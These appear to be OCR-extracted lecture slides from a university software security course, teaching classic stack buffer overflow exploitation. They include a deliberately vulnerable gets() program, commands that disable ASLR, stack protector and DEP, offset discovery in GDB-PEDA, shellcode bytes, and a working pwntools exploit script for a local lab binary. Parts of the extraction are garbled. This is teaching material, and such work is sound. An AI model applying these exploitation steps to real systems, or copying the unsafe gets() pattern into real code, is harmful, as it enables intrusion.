


CSC 472/583 Topics of Software Security Stack Overflow (1)

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"Memory Corruption"

■ What is it?




"Memory Corruption"

- Modifying a binary's memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption



Buffers

A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.





A novice C programmer mistake

```
#include <stdio.h>
    #include <string.h>
    int main()
           int array[5] = \{1, 2, 3, 4, 5\};
           printf("%d\n", array[5]);
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
      printf("%d\n", array[5]);
buffer.c:6:2: note: array 'array' declared here
      int array[5] = \{1, 2, 3, 4, 5\};
1 warning generated.
quakeOday@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 ./a.out
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.




Another C programmer mistake

```
#include <stdio.h>
#include <string.h>
int main()
    int array[5];
    int i;
    for(i = 0; i <= 255; i ++)
        array[i] = 10;
```




Crash report





Stack



Stack Frame

Array
EBP
RET
A
В

Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack



Overflow.c

```
#include <stdio.h>
   #include <string.h>
 3
   void hacked()
 5
        puts("Hacked by Si Chen!!!!");
 6
 8
   void return_input(void)
10 √ {
11
        char array[30];
        gets(array);
12
13
        printf("%s\n", array);
14
15
16
   main()
17 √ {
18
        return input();
19
        return 0;
```

[quake0day@quake0day-w AAAAAAAAAA AAAAAAAAAA

Protection: ASLR, DEP, Stack Protector

quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space

Shutdown ASLR (Address space layout randomization)

- -fno-stack-protector Shutdown stack protector
- -z execstack Shutdown DEP(Data Execution Prevention)

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
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10
       char array[30];
12
       gets(array);
13
       printf("%s\n", array);
14
   main()
17
        return input();
18
        return 0:
19
20 }
```

```
quakeOday@quakeOday-wcu ~ 1$ . / overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   stack smashing detected ***: ./overflow terminated
====== Backtrace: =======
/usr/lib/libc.so.6(+0x6a1e0)[0xb7e5b1e0]
/usr/lib/libc.so.6( fortify fail+0x38)[0xb7eefa38]
/usr/lib/libc.so.6(+0xfe9f8)[0xb7eef9f8]
/overflow(+0x6a3)[0x4006a3]
/overflow(+0x5f4)[0x4005f4]
./overflow(main+0x12)[0x40060b]
/usr/lib/libc.so.6( libc start main+0xf3)[0xb7e091d3]
./overflow(+0x4a1)[0x4004a1]
 ===== Memory map: ======
00400000-00401000 r-xp 00000000 08:01 318658
                                               /home/quake0day/overflow
00401000-00402000 r--p 00000000 08:01 318658
                                               /home/quake0day/overflow
                                               /home/quake0day/overflow
00402000-00403000 rw-p 00001000 08:01 318658
00403000-00424000 rw-p 00000000 00:00 0
                                               [heap]
```



Return Hijack

- The return address will be stored on stack when calling a new function.
 (EIP)
- The local valuable will be store on the low address
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address.





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Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
 printf '\x41\x42\x43\x44'
$ python -c 'print "\x41\x42\x43\x44"'
$ perl -e 'print "\x41\x42\x43\x44";'
```



Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A

$ python -c 'print "A"*100 push est | cax | cax
```



BASH refresher

```
Use command output as an argument
  ./vulnerable `your command here`
 ./vulnerable $(your_command here)
 Use command as input
$ your_command_here    ./vulnerable
 Write command output to file
$ your command here > filename
 Use file as input
$ ./vulnerable < filename</pre>
```



gdb io


- Use command output as an argument
- \$ r \$(your_command_here)
- Use command as input
- \$ r < <(your_command_here)</pre>
- Write command output to file
- \$ r > filename
- Use file as input
- \$ r < filename</pre>



Guessing Addresses

Typically you need the source code so you can estimate the address of both the buffer and the return-address.


An estimate is often good enough! (more on this in a bit).





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




Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a <u>De Brujin Sequence</u> of a specified length.
- A De Brujin Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for finding offsets at which data gets written into registers.



Figure out the Length of Dummy Characters with PEDA


```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100</pre>
```

```
EAX: 0x65 ('e')
EBX: 0x63414147 ('GAAc')
EDX: 0 \times f7fc3890 --> 0 \times 0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAqAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
0000| 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004| 0xffffd5a4 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008| 0xffffd5a8 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012| 0xffffd5ac ("4AAJAAfAA5AAKAAgAA6AAL")
0016| 0xffffd5b0 ("AAfAA5AAKAAgAA6AAL")
0020 | 0xffffd5b4 ("A5AAKAAgAA6AAL")
0024| 0xffffd5b8 ("KAAgAA6AAL")
0028 | 0xffffd5bc ("AA6AAL")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
gdb-peda$
```

gdb-peda\$ pattern offset 0x41414841
1094797377 found at offset: 62

Jump to Shellcode

- When the function is done it will jump to whatever address is on the stack.
- We put some code in the buffer and set the return address to point to it!





Crafting Shellcode (the small program)


```
Disassembly of section .text:
00000000 < start>:
                           Stack Overflow (1)
                                             1b <ender>
         eb 19
                   13.
000000002 <starter≥:18
   2:
         31 c0
                                             eax, eax
                                     xor
        31 db
                           Stack Overflow (2)
                                             ebx,ebx
            d2
   6:
                                             edx,edx
                   18.
         31 c9
   8:
                                             ecx,ecx
                                     xor
            04
                                             al,0x4
                                     mov
         b3 01
                                             bl,0x1
                                     mov
         59
   e:
                                             ecx
                                     pop
         b2 05
                                             dl,0x5
                                     mov
  11: L1
        cd 80
                           Lab: Buffer int
                                             0x80pdf
  13:
         31 c0
                                     xor
                                             eax,eax
                   18.
                           Overflow
         b0 01
  15:
                                             al,0x1
                                     mov
  17:
                                             ebx,ebx
         31 db
                             Due on: xor
  19:
         cd 80
                             09/25/20 int
                                             0x80
0000001b <ender>:
         e8 e2 ff ff ff
  1b:
                                     call
                                             2 <starter>
         68 65 6c 6c 6f
                                             0x6f6c6c65
                                     push
```

Extracting the bytes gives us the shellcode:

\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\xff\xff\xff\x68\x65\x6c\x6c\x6f



Finding a possible place to inject shellcode



Use GDB to figure out the memory address of the beginning of the buffer



Find Return Address

```
qdb-peda$ disas return input
Dump of assembler code for function return input:
   0x56555578 <+0>:
                        push
                                ebp
   0x56555579 <+1>:
                        mov
                                ebp,esp
   0x5655557b <+3>:
                        push
                                ebx
   0x5655557c <+4>:
                        sub
                                esp.0x44
                        call
                               0x56555450 < x86.get pc thunk.bx>
   0x5655557f <+7>:
   0x56555584 <+12>:
                        add
                                ebx,0x1a50
                                esp,0xc
   0x5655558a <+18>:
                        sub
   0x5655558d <+21>:
                        lea
                                eax, [ebp-0x3a]
   0x56555590 <+24>:
                        push
                                eax
   0x56555591 <+25>:
                        call
                               0x565553d0 <gets@plt>
   0x56555596 <+30>:
                        add
                                esp,0x10
   0x56555599 <+33>:
                                esp,0xc
                        sub
   0x5655559c <+36>:
                        lea
                                eax, [ebp-0x3a]
   0x5655559f <+39>:
                        push
                                eax
   0x565555a0 <+40>:
                        call
                                0x565553e0 <puts@plt>
                        add
                                esp,0x10
   0x565555a5 <+45>:
   0x565555a8 <+48>:
                        nop
                                ebx, DWORD PTR [ebp-0x4]
   0x565555a9 <+49>:
                        mov
   0x565555ac <+52>:
                        leave
   0x565555ad <+53>:
                        ret
End of assembler dump.
```




Find Return Address

```
EAX: 0xffffd4fe --> 0x96b00 ('')
EBX: 0x56556fd4 --> 0x1edc
ECX: 0xffffffff
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd538 --> 0xffffd548 --> 0x0
ESP: 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
EIP: 0x565555a0 (<return input+40>: call
                                                   0x565553e0 <puts@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
   0x56555599 <return input+33>:
                                                   esp,0xc
   0x5655559c <return input+36>:
                                           lea
                                                   eax,[ebp-0x3a]
   0x5655559f <return input+39>:
                                           push
=> 0x565555a0 <return input+40>:
                                           call
                                                   0x565553e0 <puts@plt>
   0x565555a5 <return input+45>:
                                                   esp,0x10
                                           add
   0x565555a8 <return input+48>:
                                           nop
   0x565555a9 <return input+49>:
                                                   ebx, DWORD PTR [ebp-0x4]
                                           mov
   0x565555ac <return input+52>:
                                           leave
Guessed arguments:
arg[0]: 0xffffd4fe --> 0x96b00 ('')
0000| 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
0004 \mid 0 \times ffffd4e4 \longrightarrow 0 \times 2c307d (' \ 0, ' )
0008 \mid 0 \times ffffd4e8 \longrightarrow 0 \times 1
0012| 0xffffd4ec --> 0x56555584 (<return input+12>:
                                                            add
                                                                    ebx,0x1a50)
0016| 0xffffd4f0 --> 0xffffd540 --> 0xf7fe59b0 (push
                                                            ebp)
0020 \mid 0 \times ffffd4f4 \longrightarrow 0 \times 0
0024 | 0xffffd4f8 --> 0x0
0028| 0xffffd4fc --> 0x6b00e600
Legend: code, data, rodata, value
Breakpoint 2, 0x565555a0 in return input ()
gdb-peda$
```

0xffffd4fe



NOP slide



NOP

No Operation

Opcode	Mnemonic	Description
90	NOP	No operation.



NOP slide

EBP+0x0c	ARG2	
EBP+0x08	ARG1	
EBP+0x04	New Return Address	
EBP		
EBP-0x04	2\x31\xc9\xb0\x04\xb3\x01\x59\x b2\x05\xcd\x80\x31\xc0\xb0\x01\ x31\xdb\xcd\x80\xe8\xe2\xff\xff\xf f\x68\x65\x6c\x6c\x6f	
EBP-0x08		
EBP-0x0c	\xeb\x19\x31\xc0\x31\xdb\x31\xd	
EBP-0x10	90\x90\x90\x90\x90	
	\x90\x90\x90\x90\x9 0\x90\x90\x90\x90\x90\x	



Update Python Script

```
#!/usr/bin/python
from pwn import *
def main():
    # start a process
    p = process("./overflow2")
    # create payload
    ret address = 0xffffd4fe
    shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x11\xb0\x04\xb
3\x01\xb2\x0b\x59\xcd\x80\x31\xc0\xb0\x01\x30\xdb\xcd\x80\xe8\xea\xf
f\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64"
    padding len = 62 - len(shellcode)
    payload = "\times90" * padding len + shellcode + p32(ret address)
    # send the payload to the binary
    p.send(payload)
    # pass interaction bac to the user
    p.interactive()
     name == " main ":
    main()
```




Run Exploit Script and attach GDB-PEDA to Program PID


gdb-peda\$ attach 24253 Attaching to process 24253

```
Program received signal SIGTRAP, Trace/breakpoint trap.
EAX: 0x66 ('f')
EBX: 0x41414141 ('AAAA')
ECX: 0x5655918c ('A' <repeats 34 times>, "@\325\377\", '\314' <repeats 34 times>, "\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd55f --> 0xcccccff
EIP: 0xffffd563 --> 0xccccccc
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
  0xffffd55f: dec
  0xffffd561: int3
  0xffffd562: int3
=> 0xffffd563: int3
  0xffffd564: int3
  0xffffd565: int3
  0xffffd566: int3
   0xffffd567: int3
0000| 0xffffd55f --> 0xcccccff
0004 | 0xffffd563 --> 0xccccccc
0008| 0xffffd567 --> 0xccccccc
0012| 0xffffd56b --> 0xccccccc
0016| 0xffffd56f --> 0xccccccc
0020| 0xffffd573 --> 0xccccccc
0024 | 0xffffd577 --> 0xccccccc
0028| 0xffffd57b --> 0xccccccc
Legend: code, data, rodata, value
Stopped reason: SIGTRAP
```
























Classic Exploitation Technique

```
2. vim overflow.c (ssh)
 1 #include <stdio.h>
 2 #include <string.h>
 4 void hacked()
 6 >---puts("Hacked by Si Chen!!!!");
 8
 9 void return input(void)
10
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
15
16 main()
18 >---return input();
19 >--- return 0;
20 }
"overflow.c" 20L, 214C
```

- Call hacked() (lab1)
- 2. Write our own shellcode to launch shell (lab2)



Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you me
an 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c




No eXecute (NX)

-zexecstack

• Also known as Data Execution Prevention (DEP), this protection marks writable regions of memory as non-executable.

